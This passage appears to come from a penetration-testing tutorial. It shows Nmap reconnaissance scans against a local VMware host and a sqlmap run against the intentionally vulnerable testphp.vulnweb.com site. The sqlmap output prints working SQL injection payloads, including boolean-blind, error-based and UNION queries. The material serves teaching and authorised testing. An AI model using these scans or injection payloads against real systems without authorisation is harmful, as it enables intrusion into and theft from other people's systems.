Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 07:51 EDT
Nmap scan report for 192.168.59.2
Host is up (0.00056s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
53/tcp open  tcpwrapped
MAC Address: 00:50:56:EF:13:77 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.40 seconds
```

Nmap will return a list of open ports on the target host, along with the services running on those ports and their versions. This information is useful for identifying potential vulnerabilities in specific versions of software.

➔ Perform OS detection to identify the operating system of a network device.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 08:12 EDT
Nmap scan report for 192.168.59.2
Host is up (0.012s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:EF:13:77 (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (98%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), D
D-WRT v24-sp2 (Linux 2.4.37) (91%), Microsoft Windows XP SP3 (91%), Actiontec MI424WR-GEN3I WAP (91%), Linux 3.2 (90%), DVTel DVT-95
40DW network camera (89%), BlueArc Titan 2100 NAS device (88%), Linux 4.4 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.41 seconds
```

Nmap will attempt to identify the operating system running on the target device and will provide a guess based on the responses it receives. It may also include details such as the device's uptime and network distance (in terms of hops).

➔ Conduct an aggressive scan to gather comprehensive information about a target system.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 08:16 EDT
Nmap scan report for 192.168.59.2
Host is up (0.013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
53/tcp open  tcpwrapped
MAC Address: 00:50:56:EF:13:77 (VMware)
Device type: specialized|general purpose|WAP|webcam
Running (JUST GUESSING): VMware Player (99%), Microsoft Windows XP|7|2012 (93%), Linux 2.4.X|3.X (91%), Actiontec embedded (91%), DV
Tel embedded (89%)
OS CPE: cpe:/a:vmware:player cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012 cpe:/o
:linux:linux_kernel:2.4.37 cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:3.2
Aggressive OS guesses: VMware Player virtual NAT device (99%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), M
icrosoft Windows XP SP3 (91%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Actiontec MI424WR-GEN3I WAP (91%), Linux 3.2 (90%), DVTel DVT-95
40DW network camera (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   13.00 ms 192.168.59.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

The aggressive scan will provide detailed information about the target, including:

- Open ports and the services running on them.
- The versions of the detected services.
- The operating system of the target device.
- A traceroute to the target, showing the network path.
- Additional information gathered by default Nmap scripts, such as banner grabbing or known vulnerabilities.

➔ Scan for open UDP ports on a given host to identify active UDP services.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 08:19 EDT
Nmap scan report for 192.168.59.2
Host is up (0.0091s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT   STATE SERVICE
53/udp open  domain
MAC Address: 00:50:56:EF:13:77 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
```

Nmap will return a list of open UDP ports on the target host, along with any detected services. UDP scanning can be slower than TCP scanning due to the nature of the protocol, and open ports might be harder to detect because many services do not respond to unsolicited UDP packets.

➔ Detect potential vulnerabilities by running Nmap's vulnerability scanning scripts.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script vuln 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 08:25 EDT
Nmap scan report for 192.168.59.2
Host is up (0.00031s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:EF:13:77 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.95 seconds
```

Nmap will execute various vulnerability detection scripts against the target and report any potential security issues it finds. The output will include information about detected vulnerabilities, along with details such as affected services and potential exploits.

➔ Conduct an Xmas scan to test the stealthiness of a target's firewall.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sX 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 09:18 EDT
Nmap scan report for 192.168.59.2
Host is up (0.00092s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE         SERVICE
53/tcp open|filtered domain
MAC Address: 00:50:56:EF:13:77 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

Open Ports: Ports that respond to the Xmas scan are considered open.
Closed Ports: Typically do not respond, as they are not expected to reply to Xmas packets

➔ Perform a TCP ACK scan to determine if ports are filtered or unfiltered.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sA 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 10:27 EDT
Nmap scan report for 192.168.59.2
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.59.2 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 00:50:56:EF:13:77 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Open Ports: Ports like 80 and 443 are shown as open (or unfiltered).
Filtered Ports: Ports not shown are considered filtered.

3) SqlMap:

➔ Installation of sqlmap

```
┌──(root㉿kali)-[/home/kali]
└─# apt install sqlmap
The following packages were automatically installed and are no longer required:
  libdaxctl1        libndctl6  libre2-10        libu2f-udev     openjdk-21-jre-headless  python3-pendulum    samba-dsdb-modules
  libgeos3.12.1t64  libpmem1   libroc0.3        libx265-199     python3-diskcache        python3-pytzdata
  libjxl0.7         librav1e0  libsvtav1enc1d1  openjdk-21-jre  python3-mistune0         samba-ad-provision
Use 'sudo apt autoremove' to remove them.

Upgrading:
  sqlmap

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 281
  Download size: 6,918 kB
  Space needed: 2,048 B / 61.2 GB available

Ign:1 http://http.kali.org/kali kali-rolling/main amd64 sqlmap all 1.8.8-1
Err:1 http://http.kali.org/kali kali-rolling/main amd64 sqlmap all 1.8.8-1
  502  Connection refused [IP: 18.211.24.19 80]
```

➔ Scan the website for SQL injection vulnerabilities.

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:35:26 /2024-10-01/

[00:35:27] [INFO] testing connection to the target URL
[00:35:29] [INFO] testing if the target URL content is stable
[00:35:29] [INFO] target URL content is stable
[00:35:29] [INFO] testing if GET parameter 'cat' is dynamic
[00:35:47] [WARNING] potential permission problems detected ('accessdenied')
[00:35:47] [WARNING] GET parameter 'cat' does not appear to be dynamic
[00:36:04] [WARNING] heuristic (basic) test shows that GET parameter 'cat' might not be injectable
[00:36:05] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[00:36:05] [INFO] testing for SQL injection on GET parameter 'cat'
[00:36:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:22] [WARNING] reflective value(s) found and filtering out
[00:36:42] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="se
m")
[00:38:27] [WARNING] potential permission problems detected ('command denied')
[00:38:34] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:39:29] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
```

```
[00:50:42] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase
can be expected
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 101 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6058=6058

    Type: error-based
    Title: MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
    Payload: cat=1 OR GTID_SUBSET(CONCAT(0x7178767a71,(SELECT (ELT(1094=1094,1))),0x7170767171),1094)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178767a71,0x7a724a484d425a4f4b786c73626c6d65744747586956
6670496f5a7a7057514a4a55506d4b7a5074,0x7170767171),NULL,NULL,NULL,NULL-- -
---
[00:50:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[00:51:45] [INFO] fetching database names
[00:52:03] [WARNING] the SQL query provided does not return any output
[00:52:23] [INFO] retrieved: 'information_schema'
available databases [1]:
[*] information_schema

[00:52:39] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 43 times
[00:52:39] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 00:52:39 /2024-10-01/
```

The command ‘sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs’ is used to detect SQL Injection vulnerabilities in the specified URL and list the available databases on the target server. The ‘-u’ flag specifies the target URL, while ‘--dbs’ instructs SQLMap to enumerate the databases once a vulnerability is found. Always ensure you have permission to perform such testing to avoid legal issues.